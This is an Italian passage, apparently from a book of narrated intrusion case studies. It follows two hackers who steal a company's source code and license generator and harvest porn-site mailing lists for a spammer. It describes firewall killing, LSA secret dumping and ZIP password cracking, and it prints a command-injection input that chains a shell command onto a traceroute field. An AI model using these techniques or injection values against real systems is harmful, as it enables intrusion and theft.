Non è sicuro se chiamarla fortuna o talento e minimizza questa capacità dicendo "sono un buon indovino". Qualunque sia la spiegazione rimane il fatto che effettivamente trovò la password giusta, che "non era", ricorda, "un termine del dizionario, ma qualcosa di più complicato".

Ora aveva la password che gli dava accesso al server Sql come amministratore del database. L'amministratore delegato era ormai "in suo possesso".

Si trovò di fronte un computer ben protetto, con un firewall e solo una porta aperta. Ma sotto altri aspetti lasciava molto a desiderare. "Il suo sistema era davvero disordinatissimo. Non riuscivo a trovare nulla. Voglio dire, i file erano semplicemente sparsi dappertutto." Non parlando la lingua in cui la maggior parte delle cose erano scritte, Erik utilizzò alcuni dizionari online e un servizio gratuito di traduzione online chiamato Babelfish per andare a caccia di parole chiave. Anche un amico che parlava quella lingua lo aiutò. Dai log della chat riuscì a trovare altri indirizzi Ip e password.

Dal momento che i file sul portatile erano troppo disordinati per trovare alcunché di valore, Erik cambiò approccio usando il comando "dir /s /od drive letter" per elencare e ordinare tutti i file per data, in modo da poter vedere quelli che erano stati aperti di recente e poterli esaminare una volta sconnesso. Nel corso di questa operazione scoprì un nome assai prevedibile di un foglio di calcolo Excel che conteneva varie password per diversi server e applicazioni. A partire da lì identificò un nome e una password validi sul server Dns primario.

Per rendere le mosse seguenti più facili – assicurandosi una posizione di vantaggio da cui caricare e scaricare file più facilmente – Erik voleva spostare sul portatile dell'amministratore delegato la sua cassetta degli attrezzi da hacker. Poteva comunicare con il portatile solo attraverso la connessione al server Microsoft Sql, ma era pur sempre in grado di usare lo stesso procedimento menzionato in precedenza per inviare dei comandi al sistema operativo come se si trovasse di fronte a una finestra del Dos aperta sotto Windows. Erik scrisse un programmino per far sì che il protocollo di trasferimento Ftp scaricasse i suoi strumenti da hacker. Dopo tre tentativi a vuoto, usò un programma a linee di comando chiamato "pslist", già installato sul portatile, per visualizzare i processi in corso.

Ecco il grave errore!

Dato che sul portatile dell'amministratore delegato girava un firewall specifico (il Tiny Personal Firewall), ogni tentativo di usa-

re il Ftp faceva apparire sullo schermo una finestra di allarme, richiedendo il permesso per collegarsi all'esterno su Internet. Fortunatamente l'amministratore delegato aveva scaricato un noto pacchetto di strumenti per linea di comando da <http://www.sysinternals.com> per modificare i processi in corso. Erik usò l'utility "pskill" per chiudere il programma del firewall in modo che le finestre di dialogo scomparissero prima che l'amministratore le vedesse.

Ancora una volta Erik pensò che sarebbe stato meglio mantenere un profilo basso per un paio di settimane nell'eventualità che qualcuno avesse notato la sua attività. Al suo ritorno, provò una tattica diversa per tentare di mettere i suoi strumenti sul portatile del manager. Elaborò uno script per recuperare molti dei suoi strumenti da hacker utilizzando un "oggetto di Internet Explorer" che avrebbe ingannato il firewall facendogli credere che Internet Explorer stava chiedendo il permesso per connettersi a Internet. Praticamente tutti permettono a Internet Explorer di avere un accesso pieno attraverso il proprio firewall personale (scommetto che lo fate anche voi), ed Erik contava che il suo script ne avrebbe approfittato. Colpito! Il trucco funzionò e lui riuscì a utilizzare i suoi strumenti per iniziare a perlustrare il portatile ed estrarne informazioni.

### *L'amministratore delegato nota l'intrusione*

Questo identico metodo, fa notare Erik, funzionerebbe ancora oggi.

In un'occasione successiva, mentre era collegato al portatile del manager, Erik tornò a chiudere il firewall per trasferire dei file a un altro sistema dal quale avrebbe poi potuto scaricarli. Durante l'operazione si rese conto che l'amministratore delegato era al computer e aveva notato qualcosa di strano: "Vide che dalla barra di sistema mancava l'icona del firewall. Vide che ero connesso". Erik si scollégò immediatamente. Nel giro di un paio di minuti il portatile venne riavviato e il firewall era di nuovo attivo.

Non sapevo se mi stava alle calcagna, così aspettai un paio di settimane prima di tornare a provarci. Alla fine capii quali erano i suoi ritmi di lavoro e quando avrei potuto entrare nel suo sistema.

### *Accedere all'applicazione*

Dopo aver mantenuto un profilo basso e aver ripensato la sua strategia, Erik ritornò sul portatile del manager e cominciò a esa-

minare il sistema più da vicino. Innanzitutto eseguì un'applicazione a linee di comando pubblicamente disponibile, conosciuta come LsaDump2, per scaricare le informazioni riservate che vengono salvate in una parte specifica del registro chiamata "Segreti dell'autorità di sicurezza locale" (Lsa). I segreti del Lsa contengono le password in chiaro di vari servizi, la memoria cache degli hash delle password degli ultimi dieci utenti, le password degli utenti del Ftp e del web e i nomi e le password usate per le connessioni in dial-up.

Con il comando "netstat" vide quali connessioni erano attive al momento e quali porte erano predisposte per la connessione. Notò che una porta dal numero elevato stava registrando delle attività in entrata. Dal server di backup che aveva compromesso in precedenza si collegò alla porta aperta e capì che si trattava di un web server secondario che veniva usato come una specie di interfaccia per la posta. Si rese ben presto conto che poteva aggirare l'interfaccia della posta e piazzare qualsiasi file nella cartella principale del server usato per l'interfaccia della posta. Adesso era in grado di scaricare facilmente dei file dal portatile dell'amministratore delegato al server di backup.

Nonostante i piccoli progressi compiuti nel corso dell'anno, Erik non aveva ancora messo le mani sul codice sorgente del prodotto, né sul generatore dei codici della licenza. Tuttavia, l'idea di lasciar perdere non lo sfiorava nemmeno. Anzi, era ora che le cose si stavano facendo interessanti. "Trovai una copia della cartella 'strumenti' sul portatile dell'amministratore. Lì scovai un'interfaccia per un generatore di codici di licenza, ma senza accesso al database reale."

Non aveva trovato il server delle licenze su cui girava il database aggiornato in tempo reale con tutti i codici dei clienti, ma solamente qualcosa che puntava verso di esso: "Non sapevo dove si trovavano i veri strumenti di gestione delle licenze usati dagli impiegati della ditta. Avevo bisogno di trovare questo server". Ebbe il presentimento che potesse essere sullo stesso server su cui c'era la posta, dato che l'impresa gestiva un sito che permetteva ai clienti di acquistare direttamente il software. Una volta che la transazione con la carta di credito veniva approvata, il cliente riceveva un'email con il codice della licenza. A Erik rimaneva solo un server da localizzare e in cui penetrare: doveva essere lo stesso server che conteneva l'applicazione per generare i codici delle licenze d'uso.

Erik aveva ormai trascorso mesi nella rete interna, ma non aveva ancora ottenuto ciò che stava cercando. Decise di curiosare nel server di backup già compromesso e cominciò a scansionare le porte del server di posta degli altri server di cui si era già "impadronito", utilizzando uno spettro più ampio di porte nella speranza di scoprire servizi che girassero su porte non standard.

Pensò anche che sarebbe stato meglio eseguire la scansione da un server fidato nell'eventualità che il firewall accettasse solo determinati indirizzi Ip.

Per le due settimane successive scansionò la rete nel modo più silenzioso possibile per identificare dei server su cui girassero servizi insoliti o che potevano attivare servizi noti su porte non standard.

Mentre proseguiva la sua attività di controllo delle porte, Erik iniziò a esaminare la cronologia di Internet Explorer, dell'amministratore di sistema e di vari utenti. Fece così una nuova scoperta: gli utenti si collegavano dal server di backup al server di posta principale con Internet Explorer, tramite una porta con un numero molto alto. Si rese conto che il server bloccava gli accessi a questa porta alta a meno che la connessione non provenisse da un indirizzo Ip "autorizzato".

Alla fine trovò un server web su una porta alta ("1800 o qualcosa del genere", ricorda Erik) e riuscì a indovinare la combinazione di nome utente e password che gli aprì un menu. Una delle opzioni consentiva di visualizzare delle informazioni sui clienti. Un'altra serviva a generare codici di licenza per i loro prodotti.

Tombola!

Era il server con il database aggiornato in tempo reale. Erik sentiva l'adrenalina che pompava mentre si avvicinava al suo obiettivo. Ma "l'accesso a questo server era davvero stretto, incredibilmente stretto". Ancora una volta aveva imboccato una strada senza uscita. Ritornò allora sui suoi passi, fece mente locale e gli venne un'altra idea:

Avevo il codice sorgente di queste pagine web grazie alla copia di riserva del sito che avevo trovato sul portatile del manager. Su una pagina trovai un link ad alcuni strumenti di diagnostica di rete, come netstat, traceroute e ping.<sup>4</sup> Potevi inserire un indirizzo Ip nel modulo online, cliccare "ok" e il sistema avrebbe eseguito il comando e mostrato i risultati sullo schermo.

Aveva notato un baco in un programma che poteva eseguire una volta autenticato sulla pagina web. Scegliendo l'opzione per eseguire il comando "tracert", il programma gli permetteva di fare un "traceroute", seguendo il percorso intrapreso dai pacchetti per arrivare all'indirizzo Ip di destinazione. Erik si accorse che poteva ingannare il programma e fargli eseguire un comando del-

<sup>4</sup> Rispettivamente uno strumento di statistica degli accessi a un sito, uno strumento per ricostruire il percorso dei pacchetti inviati a un certo indirizzo Ip e uno strumento per verificare lo stato e i tempi di risposta di un certo indirizzo Ip. [N.d.T.]

la shell semplicemente inserendo un indirizzo Ip, seguito dal simbolo “&” e poi il comando della shell. Avrebbe quindi inserito qualcosa formulato nel modo seguente:

```
localhost > nul && dir c:\
```

In questo esempio, l'informazione inserita nel form viene aggiunta dallo script Cgi dopo il comando di traceroute. La prima parte (fino al simbolo “&”) dice al programma di eseguire un tracciamento del percorso fino a se stesso (il che è inutile) e di rein-dirizzare il risultato del comando a nul, che fa sì che il risultato venga “gettato nel cestino dei bit” (cioè che non vada da nessuna parte). Una volta che il programma ha eseguito la prima parte, i simboli “&&” indicano che c’è un altro comando shell da eseguire. In questo caso si tratta di un comando che mostra il contenuto della cartella principale del disco C. Una cosa estremamente utile all'autore di un attacco perché gli consente di eseguire qualunque comando della shell a suo piacimento con i privilegi dell'account sotto cui sta girando l'intero server.

“Mi diede tutti i diritti di accesso di cui avevo bisogno,” dice Erik. “Avevo accesso praticamente a tutto quello che c’era sul server.”

La faccenda cominciava a farsi impegnativa. Erik notò ben presto che gli sviluppatori della compagnia salvavano ogni notte sul server una copia di tutto il codice sorgente. “Era una montagna di codice: l'intero backup erano circa 50 Mb.” Riuscì a eseguire una serie di comandi per spostare tutti i file che voleva nella cartella principale del server per poi semplicemente scaricarli sulla prima macchina in cui era entrato, il web server di backup.

### *Beccato!*

Nell'episodio dell'amministratore delegato si era salvato per un pelo. Apparentemente il dirigente si era insospettito, ma grazie alla sua fitta agenda e alla discrezione da parte di Erik, non c'erano stati altri motivi d'allarme. Tuttavia, rovistando sempre più in profondità nel cuore del sistema informatico dell'azienda, divenne via via più difficile per Erik mantenere un profilo basso. Quello che accadde in seguito è spesso il prezzo che si paga quando si spinge un hack all'estremo e si rimane a lungo su un sistema altrui. Erik stava cominciando a scaricare il codice sorgente del programma cercato così a lungo, quando...

Circa a metà del download notai che si era bloccato. Guardai nella cartella e il file non c’era più. Mi misi a guardare alcuni dei file di

log e ai cambi di date e mi resi conto che in quello stesso istante c'era qualcuno sul server che stava guardando gli stessi file. Sapeva che stavo facendo qualcosa: in pratica mi aveva beccato.

Chiunque fosse la persona che aveva rilevato la presenza di Erik, non perse tempo a cancellare rapidamente i file più importanti. Il gioco era finito. Ma era finito davvero?

Erik si scollégò e non ritornò per un mese. A quel punto erano ormai molti mesi che aveva cercato di mettere le mani su quel software e si potrebbe pensare che avesse perso ogni speranza. Non era così, come lui stesso racconta:

Non mi sentii mai frustrato perché è qualcosa di più di una sfida. Se non riesco a entrare al primo tentativo, vuol dire solo che c'è un nuovo elemento che si aggiunge al rompicapo. Non è certamente una frustrazione. Assomiglia parecchio a un videogioco, nel modo in cui si passa da un livello all'altro e di sfida in sfida. Fa semplicemente parte del gioco.

Erik è un seguace di un credo particolare, secondo cui essere perseveranti a sufficienza paga sempre:

Se una cosa non funzionava, io semplicemente provavo con qualcos'altro perché sapevo che alla fine avrei trovato qualcosa. Si trova sempre. Bisogna solo scoprire cos'è.

### *Di nuovo in territorio nemico*

Nonostante l'improvvisa ritirata, un mese dopo era di nuovo lì, collegato al computer dell'amministratore delegato per dare un'occhiata ai file di registro della chat (l'amministratore salvava i log della chat) e vedere se ci fossero degli appunti su qualcuno che aveva notato i tentativi di hackeraggio. Ricordando il giorno e l'ora esatta in cui era stato individuato, passò in rassegna il file dei log. Non c'erano riferimenti a hacker o a tentativi non autorizzati di download. Fece un sospiro di sollievo.

Scoprì invece di essere stato molto fortunato. Praticamente alla stessa ora c'era stata un'emergenza con uno dei clienti della società. Il responsabile del sistema informatico aveva abbandonato quello che stava facendo per gestire la situazione. Nel log della chat Erik trovò un intervento successivo in cui si diceva che il responsabile aveva controllato il registro dell'accesso ed eseguito una scansione con l'antivirus, ma niente di più. "Sembrava che il tizio avesse pensato a qualcosa di sospetto, che avesse guardato con un po' più di attenzione, ma che non fosse riuscito a spiegarsi l'accaduto," e che quindi avesse semplicemente lasciato perdere.

Erik si ritirò e aspettò che passasse un po' di tempo, poi rientrò, ma con maggiori cautele e solo durante l'orario di chiusura, quando poteva essere abbastanza sicuro che non ci fosse nessuno in giro.

Pezzo dopo pezzo scaricò l'intero file del codice sorgente, facendo rimbalzare la trasmissione del file su un server intermedio situato in un paese straniero, e per una buona ragione, visto che stava facendo tutto da casa sua.

Erik descrisse la sua familiarità con la rete di quell'impresa in termini che all'apparenza potrebbero sembrare fin troppo altonanti. Ma se si considera il tempo che impiegò a rovistare tra le innumerevoli pieghe del sistema informatico della ditta, ricostruendolo passo dopo passo fino a conoscerne le peculiarità più recondite e intime, queste affermazioni di Erik rientrano effettivamente nei limiti della credibilità:

Conoscevo la loro rete meglio di un qualsiasi loro dipendente. Se avessero avuto dei problemi, li avrei potuti risolvere meglio di quanto avrebbero potuto fare loro. Voglio dire, conosco ogni parte della loro rete come le mie tasche.

### *Non ancora*

Erik aveva scaricato sul suo computer – finalmente in modo sicuro – il codice sorgente del software installato sul server, ma non ancora in una forma tale da poter essere aperto e studiato. Visto che il software era così pesante, lo sviluppatore che lo salvava sul server di backup l'aveva compresso nella forma di un file Zip crittato. Prima provò con un semplice programma di crackaggio delle password dei file Zip, ma senza risultati. Ci voleva un piano B.

Erik passò a un nuovo e migliore software di decifrazione chiamato PkCrack, che usa una tecnica chiamata "attacco conosciuto di solo testo". Conoscendo una certa quantità di dati in formato solo testo appartenenti al file crittato si riescono a decriptare tutti gli altri file compressi nel file zippato:

Aprii il file zippato e trovai un file "logo.tif", così andai sul loro sito principale e cercai tutti i file chiamati "logo.tif". Li scaricai, li compressi tutti e ne trovai uno la cui dimensione corrispondeva a quella di uno dei file nel file zippato protetto.

A quel punto Erik aveva il file Zip protetto e una versione non protetta del file "logo.tif". A PkCrack ci vollero solo cinque minuti per comparare le due versioni dello stesso file e recuperare la password. Con la password decompresse velocemente tutti gli altri file.

Dopo centinaia di lunghe notti, Erik aveva finalmente in mano il codice sorgente completo che aveva tanto desiderato.

Quanto all'aver dedicato così tanto tempo a questo obiettivo, Erik lo spiega così:

Ah, è semplice, è tutta una questione di fascino. Mi piacciono le sfide e non mi piace essere scoperto. Mi piace fare le cose in modo diverso e senza fare rumore. Mi piace trovare la via più fantasiosa. Chiaro, uploadare uno script è più facile, ma il mio metodo era molto ma molto più divertente. Chi se ne frega di essere uno script kiddie, quando puoi essere un hacker.

Cosa ne fece poi del software e del suo generatore di codici di licenze? La risposta è che sia lui sia Robert, il protagonista della prossima storia, seguono più o meno lo stesso percorso, un percorso comune alla maggior parte dei cracker in tutto il mondo. Troverete il seguito della storia nella sezione intitolata "Condivisione" verso la fine del capitolo.

### *Robert, l'amico dello spammer*

Nella lontana Australia vive un altro di quei rispettati gentiluomini che di giorno sono stimati professionisti della sicurezza e di notte si trasformano in blackhat hacker, perfezionando quelle capacità che consentono loro di pagarsi il mutuo hackerando i produttori di software più resistenti al mondo.

Ma la persona in questione, Robert, non può essere facilmente incasellata in una categoria. Il suo profilo sembra più complesso: un mese hackerà alla ricerca di software spinto solo dalla voglia di divertirsi e dal gusto della sfida, e quello successivo accetta di partecipare a un progetto a pagamento che lo renderà per alcuni "uno spammer spudorato", secondo la sua stessa definizione. Come vedrete, spudorato non si riferisce al fatto che abbia lavorato occasionalmente come spammer, ma al tipo di spamming prodotto.

"Fare soldi con l'hacking," confessa, "è un lavoro concettuale." Potrebbe sembrare un'autogiustificazione, ma c'è da dire che non ha avuto remore a condividerne con noi questa storia. Anzi, cominciò lui stesso a raccontarla senza che gli venisse richiesto, chiarendo il concetto attraverso un termine di suo conio: "Direi che mi potreste chiamare uno 'spacker': un hacker che lavora per conto degli spammer".

Fui contattato da un amico che mi disse: "Voglio vendere del porno bondage hardcore a migliaia di persone. Ho bisogno di milioni su milioni di indirizzi e-mail di persone che sono interessate al porno bondage hardcore".

Chiunque di noi sarebbe stato alla larga da una proposta simile. Robert "ci pensò un po' su" e poi decise di dare un'occhiata a ciò che poteva comportare. "Feci una ricerca di tutti questi siti di bondage hardcore", ammettendo che lo fece nonostante "il disgusto della mia fidanzata". Condusse la ricerca nel modo più ovvio e diretto: con Google e con un altro motore di ricerca (<http://www.copernic.com>) che usa diversi motori di ricerca.

Il risultato fu una prima lista di lavoro. "L'unica cosa che volevo da questi siti era sapere a chi piace il loro porno bondage, chi vuole ricevere aggiornamenti, a chi interessa questa roba." Se Robert doveva contribuire a fare spam, non aveva intenzione di farlo "come il solito branco di idioti", mandando centinaia di e-mail a chicchessia, che avessero mostrato o meno un qualche interesse per l'argomento.

### *Mettere le mani sulle mailing list*

Robert scoprì che molti siti di bondage usavano una nota applicazione per gestire l'iscrizione alle mailing list, che chiamerò "SubscribeList".

Usando solo Google trovai qualcuno che aveva ordinato una copia di [SubscribeList] e ce l'aveva sul web server. Pensavo fosse un sito di Taiwan o della Cina.

Il passo successivo fu anche più facile del previsto:

Il loro server era configurato male. Un utente qualunque poteva vedere il [codice] sorgente del software. Non era l'ultima versione, ma era comunque una versione ragionevolmente recente.

L'errore era che qualcuno per sbaglio o per poca attenzione aveva lasciato un file compresso del codice sorgente nella cartella principale del server. Robert lo scaricò.

Con questo programma e dei nomi che avrebbe catturato da siti esistenti, immaginava Robert:

Avrei potuto spedire delle e-mail che dicessero: "Ritorna sul mio sito, abbiamo uno speciale sulle fruste ed è tutto a metà prezzo". C'è un sacco di gente che si iscrive a cose del genere.

Comunque fino a quel momento aveva il software, ma non le mailing list.\*

Si mise a studiare il codice sorgente di SubscribeList e alla fine scoprì una possibilità. La spiegazione tecnica è complicata e rimandiamo al paragrafo delle considerazioni alla fine del capitolo.

In modo simile a come il cracker della storia precedente aveva usato il simbolo “&” per indurre un programma a eseguire i suoi comandi, Robert utilizzò un punto debole di “setup.pl”. Questo difetto, chiamato “backticked variable injection flaw”,<sup>5</sup> è basato su un programmino di installazione, lo script setup.pl, che non verifica correttamente i dati che gli vengono passati. (La differenza fra i due casi riportati è nel sistema operativo: il metodo di Erik funziona con Windows, quello di Robert con Linux.) L'autore di un attacco doloso può inviare una stringa di dati che altererebbero un valore archiviato in una variabile in modo tale che lo script sia indotto a creare un altro script Perl per eseguire dei comandi arbitrari. Grazie alla svista di questo programmatore, chi attacca può immettere dei comandi dalla shell.

Con questo metodo si raggira setup.pl in modo che pensi che l'attaccante ha appena installato SubscribeList e vuole fare la prima configurazione. Robert avrebbe realizzato questo trucco con tutte le imprese che usavano la versione vulnerabile del software. Come trovò una società di porno bondage che risponde a questa descrizione?

Il suo codice, sostiene Robert, “è un rompicapo da scrivere, veramente maledetto”. Quando il suo script finiva il lavoro, ripuliva da solo le tracce e poi riconfigurava tutte le variabili così come le aveva trovate in modo che nessuno si accorgesse di nulla. “Per quel che ho potuto vedere, non se ne è accorto nessuno.”

Nessun hacker intelligente farebbe mandare questi file direttamente a un proprio indirizzo in un modo che possa essere rintracciato:

Sono proprio un grande fan del web, lo adoro. Il web è anonimo. Puoi entrarci da un Internet caffè e nessuno può sapere chi cazzo sei. I miei file hanno rimbalzato da una parte all'altra del pianeta un po' di volte e non c'è nessun collegamento diretto. Così è più difficile da tracciare e resteranno forse solo una o due righe nei log [della compagnia].

### *Il porno paga*

Robert aveva scoperto che molti siti di bondage usano lo stesso software per le mailing list. Con il suo programma modificato, li prese di mira e mise le mani sulle loro liste di indirizzi, che poi rigirò al suo amico, lo spammer. Robert vuole che sia chiaro che “non spammavo le persone *direttamente*”.

<sup>5</sup> Letteralmente “errore di inserimento variabile con apici inversi”. [N.d.T.]

La campagna fu incredibilmente efficace. Quando spammi direttamente persone cui sai già che "piacerà un sacco questa roba" (per usare la colorita espressione di Robert), il tasso di risposta batterà ogni record:

Di solito ti ritrovi [un tasso di risposta dello] 0,1-0,2 per cento. [Noi stavamo] avendo almeno il 30 per cento grazie all'uso di bersagli mirati. Tra il 30 e il 40 per cento delle persone compravano. Come tasso di spamming è assolutamente fenomenale.

Tenuto conto di tutto, devo aver portato in cassa qualcosa come quarantacinque-cinquantamila dollari. A me ne diedero un terzo.

Dietro al successo di questa sordida storia c'è la capacità di Robert di raccogliere liste di indirizzi di persone disponibili a sborsare del denaro per questo tipo di prodotti. Se le cifre che ci ha riferito corrispondono a verità, è un triste ritratto del mondo in cui viviamo. "Recuperai," ammette, "fra i dieci e i quindici milioni di nomi."

### *Robert l'uomo*

Robert insiste che, nonostante questo episodio, "non sono un terribile spammer immorale, sono una persona onesta". Il resto della sua storia corrobora questa affermazione. Lavora nella sicurezza di "un'impresa molto religiosa e rispettabile", e come consulente autonomo su progetti esterni. Ha anche pubblicato su argomenti concernenti la sicurezza.

Lo trovo particolarmente eloquente a proposito del suo atteggiamento nei riguardi dell'hacking.

Mi piace molto sentirmi sfidato da un sistema e mi piace affrontarlo sul piano della configurazione e su quello sociale, piuttosto che strettamente tecnico. Con piano sociale voglio dire che mi piace entrare nella [testa della] persona seduta al computer.

Robert ha alle spalle una lunga storia di hacking. Ci parla di un amico, un hacker americano il cui nome non vuole sia rivelato, con cui faceva spesso un gioco:

Entrambi entravamo nei server di un sacco di società di sviluppo software, gente che produceva i controlli per Active X e Delphi, e altri piccoli strumenti molto carini per programmare. Poi prendevamo una rivista di settore; su ogni pagina c'era una pubblicità di questi prodotti, e vedevamo chi riusciva a trovarne uno che non avevamo ancora hackerato. Soprattutto i videogiochi.

Robert "gironzolava" per le reti interne delle più grandi software house di videogiochi e prendeva il codice sorgente di alcuni dei loro prodotti.

Alla fine lui e il suo amichetto hacker si resero conto che "praticamente eravamo entrati nei server di tutti quelli che pubblicizzavano nuovi prodotti: 'Questo ce l'abbiamo, questo anche e anche questo... Dobbiamo ancora entrare qui, ma abbiamo quest'altro'."

In ogni caso Robert nutriva un interesse particolare per un'area specifica: quella dei software per la cosiddetta "postproduzione video", e in particolare per i prodotti usati per creare le animazioni dei film.

Adoro il casino che c'è nelle cose che fa questa gente. Quelli che le programmano sono dei geni. Mi piace aprire il codice e capire come funziona, perché quando vedi queste animazioni hanno un aspetto davvero alieno. Voglio dire, quando vedi [i film d'animazione] alla tv è facile pensare: "Santa merda, è davvero fantastico".

Robert trova particolarmente affascinante guardare il codice da un punto di vista puramente matematico: "Le equazioni e le funzioni, l'atteggiamento mentale delle persone che creano queste cose. È fenomenale".

L'insieme di tutte queste cose lo spinse verso quello che considera il suo hack più memorabile.

### *Un software tentatore*

Nel 2003 Robert stava leggendo come al solito le pubblicità dei prodotti su una rivista di software quando si imbatté in un nuovo software per produrre "effetti per il video digitale, con cose molto belle per gli effetti luce, che li rendevano realistici, grazie a delle sfumature incredibilmente morbide".

L'intera campagna pubblicitaria era impostata sul fatto che il prodotto era uno degli strumenti per il disegno, la modellazione e il rendering che erano stati usati in un recente e popolare film d'animazione:

Quando ne sentii parlare per la prima volta, subito mi sembrò troppo interessante. E alcune persone che frequentano i miei stessi giri, cioè in rete, avevano dimostrato grande interesse per questo software. Un bel po' di gente voleva metterci le mani sopra. Tutti volevano questa applicazione perché è difficile da ottenere, è davvero costosa, nell'ordine dei due-trecentomila dollari. Viene usata da imprese come Industrial Light and Magic ed è probabile che l'abbiano comprato non più di quattro o cinque società in tutto il mondo. Insomma, avevo davvero una gran voglia di avere questo software e mi proposi di fare un po' di ricerche su questa società. La chiamerò semplicemente società X, va bene? La società X si trovava interamente negli Stati Uniti e tutta la loro rete era centralizzata.

Il suo scopo non era solo di prendere il software per sé, ma di condividerlo e renderlo disponibile a milioni di utenti in tutto il mondo.

Scoprì che l'impresa aveva "un firewall proprio all'entrata e una piccola e ristretta rete interna. Avevano un bel po' di server e diversi web server. Da questo particolare dedussi che dovevano avere probabilmente sui cento, centocinquanta dipendenti".

### *Alla scoperta dei nomi dei server*

Robert utilizza una strategia standard quando cerca di penetrare in una rete aziendale di dimensioni significative. "Cerco di capire come affrontano la necessità per il personale di accedere alla rete interna. Per una grande impresa questo problema è molto più rilevante che per una piccola. Se hai cinque dipendenti, puoi mandare loro un'e-mail, giusto? O li puoi incontrare tutti e dirgli: 'Questo è il modo per connettersi al vostro server da casa e questo è il modo per scaricare la posta'."

Ma una società di grandi dimensioni avrà normalmente un servizio di assistenza tecnica (help desk) o qualche risorsa esterna cui il personale può rivolgersi quando ha qualche problema informatico. Robert immaginava che un'impresa con un numero significativo di dipendenti dovesse avere da qualche parte – molto probabilmente proprio all'help desk – una serie di istruzioni che spiegano come accedere ai file e alla posta elettronica da un computer remoto. Se avesse trovato queste istruzioni, probabilmente avrebbe potuto comprendere i passi necessari per entrare nella rete da utente esterno: per esempio sapere qual era il software richiesto per connettersi alla rete interna attraverso la Virtual Private Network (Vpn) aziendale. Nello specifico, Robert sperava di scoprire quali punti di accesso venissero usati dagli sviluppatori per entrare dall'esterno nel sistema di sviluppo del software, perché da lì sarebbe stato possibile accedere al tanto ambito codice sorgente.

Quindi in questa fase la sfida era trovare il modo di arrivare al servizio di assistenza tecnica:

Cominciai usando una piccola applicazione chiamata Network Mapper, una cosa che ho scritto io. Sostanzialmente passa in rassegna una lista di nomi tipici degli host. La uso come strumento sequenziale per risolvere il Dns.

Network Mapper identifica gli host e ricava l'indirizzo Ip di ognuno di loro. Questo programmino scritto da Robert in Perl scorre semplicemente un elenco di nomi di host usati di fre-

quente e controlla se esistono nel dominio dell'impresa prescelta. Così, per esempio, in un attacco a un'azienda chiamata Digitaltoes, lo script cercherebbe web.digitaltoes.com, mail.digitaltoes.com e così via. Questo esercizio può scoprire gli indirizzi Ip nascosti o blocchi di indirizzi che non sono facili da identificare. Eseguendo lo script, Robert potrebbe ottenere dei risultati come questi:

```
beta.digitaltoes.com  
Ip Address #1:63.149.163.41...  
ftp.digitaltoes.com  
Ip Address #1:63.149.163.36...  
intranet.digitaltoes.com  
Ip Address #1:65.115.201.138...  
mail.digitaltoes.com  
Ip Address #1:63.149.163.42...  
www.digitaltoes.com  
Ip Address #1:63.149.163.36...
```

Questa analisi rivelerebbe perciò che la nostra azienda Digitaltoes ha alcuni server all'interno del blocco di indirizzi 63.149, ma scommetterei sul fatto che il server nel blocco 65.115 con il nome "intranet" è la loro rete interna.

### *Un piccolo aiuto da helpdesk.exe*

Fra i server scoperti da Robert con il suo Network Mapper c'era quello sperato: helpdesk.societaX.com. Tuttavia, quando cercò di visitarne il sito, apparve una finestra di dialogo per il login che gli richiedeva un nome utente e una password e restrinse l'accesso ai soli utenti autorizzati.

L'applicazione dell'help desk era su un server su cui girava IIS4, una vecchia versione del software Internet Information Server (IIS) della Microsoft, che Robert sapeva avere un certo numero di punti vulnerabili. Con un po' di fortuna avrebbe potuto trovarne uno utile che non era ancora stato riparato.

Nel frattempo scoprì anche una vera e propria voragine. Un amministratore dell'azienda aveva abilitato Microsoft Front Page (un'applicazione usata per creare e modificare facilmente documenti html) in modo che chiunque potesse caricare o scaricare file nella e dalla cartella principale in cui erano archiviati i file del web server.

(Conosco il problema. Uno dei web server della mia neonata impresa di sicurezza fu hackerato usando un punto debole simile, in quanto l'amministratore di sistema che mi stava dando una mano su base volontaria non aveva configurato correttamente il

sistema. Fortunatamente il server era una macchina isolata che risiedeva su un segmento di rete separato.)

Rendendosi conto che questo errore gli dava la possibilità di scaricare e caricare file sul server, cominciò a osservare come era stato configurato il server:

L'errore più comune con alcuni stupidi server Iis si verifica se [chi li ha installati] ha abilitato le funzioni di FrontPage.

E in effetti questo sito aveva un punto debole. Impiegare Microsoft FrontPage senza assegnare i giusti permessi a volte è una svista dell'amministratore di sistema; altre volte invece viene configurato così intenzionalmente per comodità. In questo caso non soltanto chiunque poteva leggere i file, ma poteva anche cariarli in qualunque cartella priva di protezione. Robert era al settimo cielo:

Guardavo e mi dicevo: "Santa merda, posso aprire e modificare tutte le pagine del server senza bisogno di un nome utente o di una password".

Così sono riuscito a entrare e visualizzare la cartella principale del web server.

Robert è dell'opinione che in casi come questi gli hacker perdono una grossa opportunità:

Il fatto è che quando le persone eseguono una scansione di rete su un server, spesso non considerano gli errori comuni di configurazione con le estensioni dei server come FrontPage. Guardano [che tipo di server è] e concludono: "Beh, è un Apache" o "È un Iis". E non si accorgono che possono rendere il proprio lavoro molto più facile se FrontPage è stato configurato male.

Tuttavia non fu la manna che si era aspettato perché "su quel server non c'era poi granché". Comunque notò che quando si collegava al sito con il browser si attivava un'applicazione chiamata "helpdesk.exe". Il che gli sarebbe potuto tornare di grande aiuto, ma richiedeva un log-in con una password:

Allora, sono lì che guardo e mi chiedo come cazzo posso attaccarlo. Una cosa che proprio non mi piace è uploadare dei file su un web server; perché se un amministratore guarda i log e vede un migliaio di persone che entrano in helpdesk.exe e tutta un tratto un tizio dal Sud del Pacifico che entra in two.exe o cose del genere, insomma si insospettirebbe, giusto? Quindi preferisco rimanere fuori dai log.

L'applicazione helpdesk consisteva in un singolo file eseguibile e in un file di una dynamic-link library (dll). I file con esten-

sione .dll contengono una raccolta di funzioni di Windows che l'applicazione può richiamare.

Avendo la possibilità di caricare dei file nella cartella principale del web server, chi attacca potrebbe tranquillamente uploadare un semplice script che gli consenta di eseguire dei comandi dal suo browser. Ma Robert non è un hacker qualsiasi. Si vanta di essere agile e leggero, e di lasciare nei log del web server poche o nessuna traccia del suo passaggio. Invece di caricare semplicemente uno script opportunamente modificato, si basò su sue esperienze precedenti e scaricò sul suo computer i file helpdesk.exe ed helpdesk.dll per analizzare il funzionamento dell'applicazione. "Ho creato diverse applicazioni con il reverse engineering e guardando le cose scritte in Assembler"<sup>6</sup>, e quindi sapeva come comportarsi con il codice C<sup>7</sup> compilato per poi ritradurne una buona parte in Assembler.

